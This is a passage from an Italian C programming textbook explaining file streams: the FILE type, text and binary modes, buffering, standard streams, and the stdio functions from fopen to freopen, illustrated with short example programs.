Quando si dispone dei file-oggetto si può passare al collegamento (*link*), ma anche in questa fase possono emergere dei problemi di tipo diverso: di solito si tratta di una funzione che viene chiamata, della quale esiste solo il prototipo e quindi non si trova in alcun file-oggetto. Naturalmente, il collegamento deve avvenire una volta sola, con tutti i file-oggetto che compongono il programma.

Figura 581.7. Indicazioni generali per la stesura di un insieme di file sorgenti ordinato.

intestazione.h

```
#define ...
#define ...
typedef ...
extern ...
int func_1 (...)
int func_2 (...)
```


macro–variabili
macro–istruzioni
tipi derivati
variabili pubbliche
prototipi di funzioni
variabili e funzioni private
funzioni pubbliche

func_1.c

```
#include <intestazione.h>
static...
int
func_1 (...)
{
   ...
}
```

func_2.c

```
#include <intestazione.h>
static...
int
func_2 (...)
{
   ...
}
```

Parte xc

Gestione dei flussi di file in C

Capitolo 582

Concetti legati alla gestione dei file in C

Il linguaggio C ha un proprio modo per gestire i file che, per poter essere compreso, richiede l'introduzione di alcuni concetti, presentati in questo capitolo.

582.1 Dal file al flusso di file

Dal punto di vista del programma scritto in linguaggio C, il file viene utilizzato in qualità di ***flusso logico di dati*** (*stream*), ovvero flusso di file. Per la precisione, un file viene aperto attribuendogli un puntatore che rappresenta il flusso di file relativo; quando poi il flusso viene chiuso, l'associazione con il file si conclude.


La gestione del flusso di file avviene in modo trasparente, con l'ausilio di funzioni standard, ma ciò implica la presenza di una sorta di tabellina contenente una serie di informazioni legate all'accesso al file. Questa tabellina è formata in modo differente, a seconda del contesto in cui ci si trova a compilare il programma, ma in generale dovrebbe contenere almeno alcune informazioni basilari: il riferimento a un array di caratteri usato in qualità di memoria tampone, assieme ai vari puntatori necessari alla sua gestione; il tipo di accesso al file; i riferimenti per accedere al file secondo le caratteristiche del sistema operativo.

Quella tabellina che raccoglie tutte le informazioni su un certo flusso di file è definita da una variabile strutturata, dalla quale deriva un tipo di dati dichiarato nel file di intestazione '`stdio.h`'. Il tipo di dati in questione è denominato '**`FILE`**'.

L'apertura di un file, attraverso le funzioni standard, coincide con l'ottenimento di un puntatore al tipo '**`FILE`**'; pertanto, questo puntatore rappresenta il flusso di file e tutti i riferimenti a tale flusso si fanno con quel puntatore.

La modalità di accesso al file distingue tra lettura, scrittura e scrittura in aggiunta, utilizzando una simbologia particolare per esprimerla. Lo specchietto successivo sintetizza le operazioni consentite in base alla modalità utilizzata:[1]

`r`	**`w`**	**`a`**	**`r+`**	**`w+`**	**`a+`**	Annotazioni
X			X			Per aprire un file in lettura, con queste modalità, è necessario che esista già.
	X			X		Quando si apre un file in scrittura, con queste modalità, se il file non esiste viene creato al volo, se invece esiste già, il suo contenuto precedente viene eliminato.
X			X	X	X	Con queste modalità è possibile leggere il contenuto del file.
	X	X	X	X	X	Con queste modalità è possibile modificare il contenuto del file.
		X			X	Con queste modalità è possibile scrivere nel file soltanto aggiungendo dati in coda.

Figura 582.2. Rappresentazione intuitiva dell'associazione tra una variabile strutturata di tipo '**`FILE`**' e il file a cui fa riferimento. Qui viene ipotizzato un array di elementi di tipo '**`FILE`**', ma non è detto che l'organizzazione della libreria standard che si utilizza sia conforme a questa organizzazione.

582.2 File di testo e file binari

Il linguaggio C nasce per il sistema Unix, dove il file di testo ha una conformazione particolare che non è condivisa universalmente. Il file di testo in un sistema Unix o derivato è composto da una sequenza di caratteri (tradotti in byte),[2] dove la separazione tra le righe è segnalata dal codice *new-line*, corrispondente a <*LF*>, ovvero la sequenza '**`\n`**'.

Nei sistemi Dos e MS-Windows si ha una rappresentazione simile, dove però il codice di interruzione di riga è rappresentato dalla sequenza <*CR*><*LF*>. In altri sistemi si usano codice di interruzione di riga differenti e sono ammissibili forme molto diverse per rappresentare un file di testo.

Per questa ragione, il linguaggio C distingue l'accesso ai file attraverso due tipologie fondamentali: file di testo e file binari. In questo modo, quando si prevede un accesso in modalità testuale, la lettura e la scrittura del file avvengono attraverso una mediazione, tale da consentire al programmatore di trattare il file come se avesse la stessa rappresentazione di un sistema Unix. Naturalmente, in un sistema Unix e in qualunque altro sistema equivalente e conforme alla tradizione, non c'è distinzione tra l'accesso testuale ai file e quello binario.

Da quanto esposto vanno considerate due cose: quando si interviene su un file di testo, il codice corrispondente alla sequenza '**`\n`**' va inteso genericamente come codice di interruzione di riga; inoltre, il modo in cui si tiene traccia della posizione corrente all'interno di un file di testo non è predeterminabile, soprattutto perché non si può sapere quanti byte separano la fine di una riga dall'inizio della successiva.

Il testo seguente è citato dalla documentazione standard *ISO/IEC 9899:TC2* e può servire per comprendere meglio il significato attribuito ai concetti di file di testo e di file binario:

A text stream is an ordered sequence of characters composed into lines, each line consisting of zero or more characters plus a terminating new-line character. Whether the last line requires a terminating new-line character is implementation-defined. Characters may have to be added, altered, or deleted on input and output to conform to differing conventions for representing text in the host environment. Thus, there need not be a one- to-one correspondence between the characters in a stream and those in the external representation. Data read in from a text stream will necessarily compare equal to the data that were earlier written out to that stream only if: the data consist only of printing characters and the control characters horizontal tab and new-line; no new-line character is immediately preceded by space characters; and the last character is a new-line character. Whether space characters that are written out immediately before a new-line character appear when read in is implementation-defined.

A binary stream is an ordered sequence of characters that can transparently record internal data. Data read in from a binary stream shall compare equal to the data that were earlier written out to that stream, under the same implementation. Such a stream may, however, have an implementation-defined number of null characters appended to the end of the stream.

582.3 Fine del file

Nei documenti che trattano del linguaggio C si fa spesso riferimento alla macro-variabile '**`EOF`**' (dichiarata nel file '`stdio.h`'), in qualità di valore che si ottiene quando si tenta di leggere oltre la fine del file. La macro-variabile '**`EOF`**' corrisponde a un valore negativo che solitamente è -1, trattato come intero normale. Generalmente si può ottenere un valore di questo genere quando la lettura avviene carattere per carattere (inteso nel senso del tipo '**`char`**', corrispondente al byte), perché in questi casi il carattere letto viene convertito in un valore senza segno, esteso alla dimensione di un intero normale. In questo modo, nessun carattere potrebbe confondersi con un valore negativo di un intero di tipo '**`int`**'.

Quando però la lettura di un file avviene attraverso funzioni che leggono un carattere esteso alla volta (l'equivalente di un carattere '**`wchar_t`**'), queste restituiscono un valore di tipo differente ('**`wint_t`**') con cui si può rappresentare sia un carattere esteso, sia il valore rappresentato dalla macro-variabile '**`WEOF`**' che non individua alcun carattere esteso e rappresenta il raggiungimento della fine del file. A differenza di '**`EOF`**', il valore di '**`WEOF`**' potrebbe essere positivo o negativo indifferentemente, perché conta solo che si tratti di un valore che non corrisponde ad alcun carattere esteso.

Di norma, il raggiungimento della fine di un file viene annotato all'interno della variabile strutturata che controlla il flusso (a cui ci si riferisce con un puntatore di tipo '**`FILE *`**') e può essere interrogata con una funzione apposita. Naturalmente, l'uso di una funzione che porti alla modifica della posizione corrente, va ad azzerare tale indicazione.

582.4 Memoria tampone

I flussi di file possono disporre di una memoria tampone (*buffer*) che di norma è costituita da un array di caratteri ed è gestita da puntatori annotati all'interno delle variabili strutturate di tipo '**`FILE`**' associate ai flussi stessi.

Il programmatore ha la possibilità di controllare l'uso della memoria tampone, definendone la dimensione o arrivando a escluderla del tutto. In particolare, se si utilizza la memoria tampone, si può distinguere tra una gestione completa e una gestione a righe di testo.

L'uso della memoria tampone implica che le operazioni di scrittura possono avvenire con un certo ritardo. In generale, alla chiusura di un flusso di file si ottiene anche lo scarico della memoria tampone per ciò che riguarda le operazioni di scrittura ancora sospese; eventualmente è disponibile anche una funzione per richiedere espressamente l'esecuzione della scrittura in qualunque altro momento.

Va osservato che gli accessi ai file si prevedono in modo esclusivo; pertanto la gestione della memoria tampone è interna al programma. Per un accesso condiviso ai file la memoria tampone non può essere usata e comunque occorrono delle accortezze che le funzioni standard non possono offrire.

582.5 Flussi standard

Il linguaggio C prevede che ogni programma disponga, in modo predefinito, di tre flussi di file già costituiti: standard input, standard output e standard error. Il primo è predisposto per la lettura e di norma è collegato alla tastiera; il secondo e il terzo consentono solo la scrittura e sono collegati normalmente allo schermo.

Il fatto di disporre di tre flussi già in essere implica che ci siano tre puntatori di tipo '**`FILE *`**' già predisposti e associati correttamente alle strutture rispettive, per il controllo dei flussi di competenza. Va osservato che mentre i flussi standard non possono essere costituiti esplicitamente, potrebbero invece essere chiusi, oppure potrebbero essere riassegnati associandoli a file (o dispositivi) differenti.

L'associazione iniziale dei flussi standard a file o dispositivi dipende da ciò che succede in fase di avvio del programma (una shell potrebbe ridirigere i flussi a file diversi da quelli consueti). In condizioni normali, lo standard error è privo di memoria tampone, perché ciò che viene segnalato attraverso questo canale deve essere recepito il più presto possibile; per quanto riguarda invece gli altri due flussi, se questi non sono associati a dispositivi interattivi, di norma sono provvisti di memoria_tampone.

Rimane da chiarire in che modo il file corrispondente al flusso sia aperto: l'associazione a una modalità di accesso binaria o testuale dovrebbe dipendere dal contesto e precisamente da ciò che determina il sistema operativo. È comunque possibile cambiare espressamente tale modalità, nel caso ciò fosse auspicabile.

582.6 Orientamento

I dati scritti e letti da un file vengono gestiti sempre attraverso sequenze di byte. Quando si devono rappresentare «caratteri estesi», tali da non poter essere espressi in un solo byte, si usano delle sequenze multibyte, secondo una codifica che normalmente dipende dalla configurazione locale.

La codifica multibyte utilizzata può essere priva di stato, in quanto ogni carattere esteso ha la propria sequenza indipendente, oppure può richiedere, di volta in volta, la selezione di un sottoinsieme di caratteri differente (attraverso quello che viene chiamato *shift state*). In ogni caso, sia la scrittura, sia la lettura, richiede di tenere traccia dello stato di completamento e, se necessario, della modalità di interpretazione in corso (*shift state*). Queste informazioni possono essere raccolte in un'area di memoria organizzata secondo il tipo '**`mbstate_t`**' (*Multibyte state*) che di solito è strutturata in più componenti.

Nella variabile strutturata di tipo '**`FILE`**' che rappresenta un flusso aperto, usata per gestire l'accesso al file relativo, deve essere presente un componente di tipo '**`mbstate_t`**' per poter seguire lo stato di interpretazione di una sequenza multibyte.

Onde evitare confusione, un flusso di file (aperto in modo binario o testuale, indifferentemente), deve essere ***orientato***, nel senso che occorre stabilire se vada gestito a caratteri normali o estesi. In mancanza di una dichiarazione esplicita, l'orientamento viene definito in base all'uso del flusso attraverso funzioni specializzate per il trattamento di stringhe normali o di stringhe estese. Per esempio, si ottiene un orientamento orientato al byte (*byte-oriented*) se si utilizza la funzione '**`fprintf()`**' (*file print formatted*), mentre si ottiene un orientamento esteso (*wide-oriented*) se si usa la funzione '**`fwprintf()`**' (*file wide print formatted*).

Una volta impostato l'orientamento, anche solo attraverso l'uso iniziale di una funzione invece di un'altra, questo può essere cambiato solo in modo esplicito, eventualmente riaprendo il flusso. Ma se questo cambiamento esplicito non viene eseguito, non è possibile utilizzare il flusso attraverso funzioni che non siano conformi all'orientamento esistente.

Si osservi che anche i tre flussi standard, all'inizio dell'esecuzione del programma, sono ancora privi di orientamento.

582.7 Riferimenti

- *Rationale for American National Standard for Information Systems - Programming Language - C: Input/Output*

  ⟨http://www.lysator.liu.se/c/rat/d9.html ⟩

- *ISO/IEC 9899:TC2*

  ⟨http://www.open-std.org/jtc1/sc22/wg14/www/docs/n1124.pdf ⟩

[1] Nella tabella, in questa fase, non si distingue ancora tra accessi a file di testo rispetto a quelli relativi a file binari, pertanto non appare mai la sigla '**`b`**'.

[2] Può trattarsi anche di sequenze multibyte, ovvero di rappresentazioni dei caratteri che usano più byte per carattere.

C: utilizzo comune dei file

Nel linguaggio C, i file aperti sono flussi di file e l'apertura coincide con la predisposizione automatica di una variabile strutturata di tipo '**FILE**', a cui, di conseguenza, si fa riferimento attraverso un puntatore (di tipo '**FILE ***'). Di solito, questo puntatore viene chiamato discorsivamente «puntatore al file», ovvero *file pointer*.

Quando si vuole accedere a un file, così come per poter usare le funzioni che consentono l'input e l'output elementare, è necessario includere il file 'stdio.h', dove, tra l'altro, è dichiarato il tipo '**FILE**'.

583.1 Apertura e chiusura

L'apertura dei file viene ottenuta normalmente con la funzione '**fopen()**' che restituisce il puntatore al file, oppure il puntatore nullo, '**NULL**', in caso di fallimento dell'operazione. L'esempio seguente mostra l'apertura del file 'mio_file' contenuto nella directory corrente, con una modalità di accesso in sola lettura.

```
#include <stdio.h>
...
int main (void)
  {
    FILE *fp_mio_file;
    ...
    fp_mio_file = fopen ("mio_file", "r");
    ...
  }
```

Come si vede dall'esempio, è normale assegnare il puntatore ottenuto a una variabile adatta, che da quel momento identifica il file, finché questo resta aperto.

La chiusura del file avviene in modo analogo, attraverso la funzione '**fclose()**', che restituisce zero se l'operazione è stata conclusa con successo, oppure il valore rappresentato da '**EOF**'. L'esempio seguente ne mostra l'utilizzo.

```
...
    fclose (fp_mio_file);
...
```

La chiusura del file conclude l'attività con questo, dopo avere scritto tutti i dati eventualmente ancora rimasti in sospeso (se il file è stato aperto in scrittura).

> Normalmente, un file aperto viene definito come flusso di file, o *stream*; così, nello stesso modo viene identificata la variabile puntatore che vi si riferisce. In effetti, lo stesso file potrebbe anche essere aperto più volte con puntatori differenti, quindi è corretto distinguere tra file fisici su disco e file aperti, o flussi.

Seguono gli schemi sintattici di '**fopen()**' e '**fclose()**', in forma di prototipo di funzione:

```
FILE *fopen (char *file, char *modalità);
```

```
int fclose (FILE *flusso_di_file);
```

La funzione '`fopen()`' richiede come secondo argomento una stringa contenente l'informazione della modalità di accesso. Questa può essere composta utilizzando i simboli seguenti, dove la lettera '`b`' richiede espressamente un accesso binario, mentre la mancanza di tale lettera indica un accesso con le convenzioni dei file di testo:

Stringa	Descrizione
`r` `rb`	apre il file in sola lettura, posizionandosi all'inizio del file;
`r+` `rb+` | `r+b`	apre il file in lettura e scrittura, posizionandosi all'inizio del file;
`w` `wb`	apre il file in sola scrittura, creandolo se necessario, o troncandone a zero il suo contenuto se questo esiste già;
`w+` `wb+` | `w+b`	apre il file in scrittura e lettura, creandolo se necessario, o troncandone a zero il suo contenuto se questo esiste già;
`a` `ab`	apre il file in scrittura in aggiunta (*append*), creandolo se necessario, o aggiungendovi dati a partire dalla fine e, di conseguenza, posizionandosi alla fine dello stesso;
`a+` `ab+` | `a+b`	apre il file in scrittura in aggiunta e in lettura, creandolo se necessario, o aggiungendovi dati a partire dalla fine e, di conseguenza, posizionandosi alla fine dello stesso.

La funzione '`fclose()`' restituisce zero in caso di successo, oppure il valore corrispondente alla macro-variabile '`EOF`' (annotando anche un valore appropriato nella variabile '`errno`').

583.2 Lettura e scrittura

L'accesso al contenuto dei file avviene generalmente a livello di byte e le operazioni di lettura e scrittura dipendono da un indicatore riferito a una posizione, espressa in byte, del contenuto del file stesso. Naturalmente, tale indicatore fa parte delle informazioni che si conservano nella variabile strutturata di tipo '`FILE`', a cui si fa riferimento per identificare il flusso di file.

A seconda di come viene aperto il file, questo indicatore viene posizionato nel modo più logico, come descritto a proposito della funzione '`fopen()`'. Questo indicatore viene spostato automaticamente a seconda delle operazioni di lettura e scrittura che si compiono, tuttavia, quando si passa da una modalità di accesso all'altra, è necessario spostare l'indicatore attraverso le istruzioni opportune, in modo da non creare ambiguità.

Per la lettura generica di un file in modo binario (nel senso di una lettura tale e quale del file) si può usare la funzione '**`fread()`**' che legge una quantità di byte trattandoli come un array. Per la precisione, si tratta di definire la dimensione di ogni elemento, espressa in byte, quindi la quantità di tali elementi. Il risultato della lettura viene inserito in un array, i cui elementi hanno la stessa dimensione. Si osservi l'esempio seguente:

```
...
    char ca[100];
    FILE *fp;
    int i;
    ...
    i = fread (ca, 1, 100, fp);
    ...
```

In questo modo si intende leggere 100 elementi della dimensione di un solo byte, collocandoli nell'array ***ca***, organizzato nello stesso modo. Naturalmente, non è detto che la lettura abbia successo, o quantomeno non è detto che si riesca a leggere la quantità di elementi richiesta. Il valore restituito dalla funzione rappresenta la quantità di elementi letti effettivamente. Se si verifica un qualsiasi tipo di errore che impedisce la lettura, la funzione si limita a restituire zero.

Quando il file viene aperto in lettura, l'indicatore interno viene posizionato all'inizio del file; quindi, ogni operazione di lettura sposta in avanti il puntatore, in modo che la lettura successiva avvenga a partire dalla posizione immediatamente seguente:

```
...
    char ca[100];
    FILE *fp;
    int i;
    ...
    fp = fopen ("mio_file", "rb");
    ...
    while (1)        /* Ciclo senza fine */
      {
        i = fread (ca, 1, 100, fp);
        if (i == 0)
          {
            break;      /* Termina il ciclo */
          }
        ...
      }
    ...
```

In questo modo, come mostra l'esempio, viene letto tutto il file a colpi di 100 byte alla volta, tranne l'ultima in cui si ottiene solo quello che resta da leggere.

Analogamente, la scrittura può essere eseguita con la funzione '**`fwrite()`**' che scrive una quantità di byte trattandoli come un array, nello stesso modo già visto con la funzione '**`fread()`**'. La scrittura procede a partire dalla posizione corrente riferita al file.

```
…
    char ca[100];
    FILE *fp;
    int i;
    …
    i = fwrite (ca, 1, 100, fp);
    …
```

L'esempio, come nel caso di '**fread()**', mostra la scrittura di 100 elementi di un solo byte, prelevati da un array. Il valore restituito dalla funzione è la quantità di elementi che sono stati scritti con successo. Se si verifica un qualsiasi tipo di errore che impedisce la scrittura, la funzione si limita a restituire zero.

Anche in scrittura è importante l'indicatore della posizione interna del file. Di solito, quando si crea un file o lo si estende, l'indicatore si trova sempre alla fine. L'esempio seguente mostra lo scheletro di un programma che crea un file, copiando il contenuto di un altro (non viene utilizzato alcun tipo di controllo degli errori).

```
#include <stdio.h>
…
int main (void)
{
    char ca[1024];
    FILE *fp_in;
    FILE *fp_out;
    int i;
    …
    fp_in = fopen ("file_in", "r");
    …
    fp_out = fopen ("file_out", "w");
    …
    while (1)                    // Ciclo senza fine.
      {
        i = fread (ca, 1, 1024, fp_in);
        if (i == 0)
          {
            break;               // Termina il ciclo.
          }
        …
        fwrite (ca, 1, i, fp_out);
        …
      }
    …
    fclose (fp_in);
    fclose (fp_out);
    …
    return 0;
}
```

Seguono i modelli sintattici di '**fread()**' e '**fwrite()**', espressi in forma di prototipi di funzione:

```
size_t fread (void *restrict ptr,
              size_t dimensione,
              size_t quantità,
              FILE *restrict stream);
```

```
size_t fwrite (const void *restrict ptr,
               size_t dimensione,
               size_t quantità,
               FILE *stream);
```

Il tipo di dati '**size_t**' serve a garantire la compatibilità con qualunque tipo intero, mentre il tipo '**void**' per l'array permette l'utilizzo di qualunque tipo per i suoi elementi, anche se negli esempi è sempre stato visto il trattamento di sole sequenze di byte.

583.3 Indicatore interno al file

Lo spostamento diretto dell'indicatore interno della posizione di un file aperto è un'operazione necessaria quando il file è stato aperto simultaneamente in lettura e in scrittura, e da un tipo di operazione si vuole passare all'altro. Per questo si utilizza la funzione '**fseek()**' ed eventualmente anche '**ftell()**' per conoscere la posizione attuale. La posizione e gli spostamenti sono espressi in byte.

La funzione '**fseek()**' esegue lo spostamento a partire dall'inizio del file, oppure dalla posizione attuale, oppure dalla posizione finale. Per questo utilizza un parametro che può avere tre valori identificati rispettivamente da tre macro-variabili: '**SEEK_SET**', '**SEEK_CUR**' e '**SEEK_END**'. l'esempio seguente mostra lo spostamento del puntatore, riferito al flusso di file ***fp***, in avanti di 10 byte, a partire dalla posizione attuale.

```
...
i = fseek (fp, 10, SEEK_CUR);
...
```

La funzione '**fseek()**' restituisce zero se lo spostamento avviene con successo, altrimenti si ottiene un valore negativo.

L'esempio seguente mostra lo scheletro di un programma, senza controlli sugli errori, che, dopo aver aperto un file in lettura e scrittura, lo legge a blocchi di dimensioni uguali, modifica questi blocchi e li riscrive nel file.

```
#include <stdio.h>

static const int dim = 100;     // Dimensione del record logico.

int main (void)
```

```
{
    char ca[dim];
    FILE *fp;
    int qta;
    int posizione_1;
    int posizione_2;

    fp = fopen ("mio_file", "r+b");      // Lettura e scrittura.

    while (1)                            // Ciclo senza fine.
      {
        //
        // Salva la posizione del puntatore interno al file
        // prima di eseguire la lettura.
        //
        posizione_1 = ftell (fp);
        qta = fread (ca, 1, dim, fp);

        if (qta == 0)
          {
            break;                       // Termina il ciclo.
          }
        //
        // Salva la posizione del puntatore interno al file
        // dopo la lettura.
        //
        posizione_2 = ftell (fp);
        //
        // Sposta il puntatore alla posizione precedente alla lettura.
        //
        fseek (fp, posizione_1, SEEK_SET);
        //
        // Esegue qualche modifica nei dati, per esempio mette un
        // punto esclamativo all'inizio.
        //
        ca[0] = '!';
        //
        // Riscrive il record modificato.
        //
        fwrite (ca, 1, qta, fp);
        //
        // Riporta il puntatore interno al file alla posizione
        // corretta per eseguire la lettura successiva
        //
        fseek (fp, posizione_2, SEEK_SET);
      }
```

```
    fclose (fp);
    return 0;
}
```

Segue il modello sintattico per l'uso della funzione '**fseek()**', espresso attraverso il suo prototipo:

```
int fseek (FILE *stream, long int spostamento, int punto_di_partenza);
```

Il valore dello spostamento, fornito come secondo parametro, rappresenta una quantità di byte che può essere anche negativa, indicando in tal caso un arretramento dal punto di partenza. Il valore restituito da '**fseek()**' è zero se l'operazione viene completata con successo, altrimenti viene restituito un valore diverso.

Segue il modello sintattico per l'uso della funzione '**ftell()**', espresso attraverso il suo prototipo:

```
long int ftell (FILE *stream)
```

La funzione '**ftell()**' permette di conoscere la posizione dell'indicatore interno al file a cui fa riferimento il flusso di file fornito come parametro. Se si tratta di un file per il quale si esegue un accesso binario, la posizione ottenuta è assoluta, ovvero riferita all'inizio del file.

Il valore restituito in caso di successo è positivo, a indicare appunto la posizione dell'indicatore. Se si verifica un errore viene restituito un valore negativo: -1.

583.4 File di testo

I file di testo possono essere gestiti in modo più semplice attraverso due funzioni: '**fgets()**' e '**fputs()**'. Queste permettono rispettivamente di leggere e scrivere un file una riga alla volta, intendendo come riga una porzione di testo che termina con il codice di interruzione di riga, secondo l'astrazione usata dal linguaggio.

La funzione '**fgets()**' permette di leggere una riga di testo di una data dimensione massima. Si osservi l'esempio seguente:

```
...
fgets (ca, 100, fp);
...
```

In questo caso, viene letta una riga di testo di una dimensione massima di 99 caratteri, dal file rappresentato dal puntatore ***fp***. Questa riga viene posta all'interno dell'array ***ca***, con l'aggiunta di un carattere '**\0**' finale. Questo fatto spiega il motivo per il quale il secondo parametro corrisponde a 100, mentre la dimensione massima della riga letta è di 99 caratteri. In pratica, l'array di destinazione è sempre una stringa, terminata correttamente.

Nello stesso modo funziona '**fputs()**', che però richiede solo la stringa e il puntatore del file da scrivere. Dal momento che una stringa contiene già l'informazione della sua lunghezza per-

ché possiede un carattere di conclusione, non è prevista l'indicazione della quantità di elementi da scrivere.

```
...
fputs (ca, fp);
...
```

Seguono i modelli sintattici delle funzioni '**fputs()**' e '**fgets()**', in forma di prototipi di funzione:

```
char *fgets (char *stringa, int dimensione_max, FILE *stream);
```

```
int fputs (const char *stringa, FILE *stream)
```

Se l'operazione di lettura riesce, '**fgets()**' restituisce un puntatore corrispondente alla stessa stringa (cioè l'array di caratteri di destinazione), altrimenti restituisce il puntatore nullo, '**NULL**', per esempio quando è già stata raggiunta la fine del file.

La funzione '**fputs()**' permette di scrivere una stringa in un file di testo. La stringa viene scritta senza il codice di terminazione finale, '**\0**', ma anche senza aggiungere il codice di interruzione di riga. Il valore restituito è un valore positivo in caso si successo, altrimenti '**EOF**'.

In alternativa a '**fgets()**' e a '**fputs()**' si possono considerare anche le funzioni '**gets()**' e '**puts()**', le quali però utilizzano rispettivamente lo standard input e lo standard output. Ma la funzione '**gets()**' legge tutto quello che trova fino alla fine della riga o, in mancanza di questo, fino alla fine del file, mentre '**puts()**' **aggiungere automaticamente il codice di interruzione di riga** alla fine della stringa che viene scritta nel file.

```
char *gets (char *stringa);
```

```
int puts (const char *stringa)
```

583.5 I/O standard

Ci sono tre flussi di file che risultano aperti in modo predefinito, all'avvio del programma:

- standard input, corrispondente normalmente alla tastiera;
- standard output, corrispondente normalmente allo schermo del terminale;
- standard error, anch'esso corrispondente normalmente allo schermo del terminale.

Spesso si utilizzano questi flussi di file attraverso funzioni apposite (come nel caso di '**gets()**' e '**puts()**') che vi fanno riferimento in modo implicito, ma si potrebbe accedere anche

attraverso funzioni generalizzate, utilizzando come puntatori i nomi: '**stdio**', '**stdout**' e '**stderr**'.

583.6 Ridirezione

È possibile associare un flusso di file già in essere, a un file differente, attraverso la funzione '**freopen()**', oppure è possibile modificarne la modalità di accesso. Evidentemente questo tipo di operazione richiede la chiusura del flusso di file, prima di associarvi un file differente o di cambiare la modalità, cosa che comunque tenta di eseguire automaticamente la stessa funzione '**freopen()**':

```
FILE *freopen (const char *restrict nome_file_nuovo,
               const char *restrict modalità_di_accesso,
               FILE *restrict flusso di file);
```

La funzione, se riesce a eseguire il proprio compito, restituisce il puntatore allo stesso flusso di file indicato come terzo argomento, ovvero quello a cui viene applicata la ridirezione o la modifica dei permessi (o entrambe le cose). Per limitare l'effetto alla sola modifica della modalità di accesso, è sufficiente indicare il puntatore nullo al posto del nome del file. Viene mostrato un esempio che ridirige lo standard output:

```
#include <stdio.h>
int main (void)
{
    printf ("ciao 1\n");
    freopen ("mio", "w", stdout);
    printf ("ciao 2\n");
    freopen ("/dev/tty", "w", stdout);
    printf ("ciao 3\n");
    return 0;
}
```

In questo caso, dal momento che la funzione '**printf()**' scrive automaticamente attraverso lo standard output, quando il flusso di file '**stdout**' viene ridiretto nel file 'mio', il testo '**ciao 2**' viene scritto in tale file. Ipotizzando di operare in un sistema Unix o in un sistema equivalente, il file di dispositivo '/dev/tty' dovrebbe corrispondere allo schermo del terminale utilizzato in quel momento (anche se fosse un terminale grafico); pertanto, il messaggio '**ciao 3**' dovrebbe apparire nuovamente sullo schermo.

Logicamente, quando si riapre un file e si cambia la modalità, da binaria a testo o viceversa, può essere appropriato un riposizionamento, con l'aiuto di '**fseek()**'.

583.7 Controllo degli errori

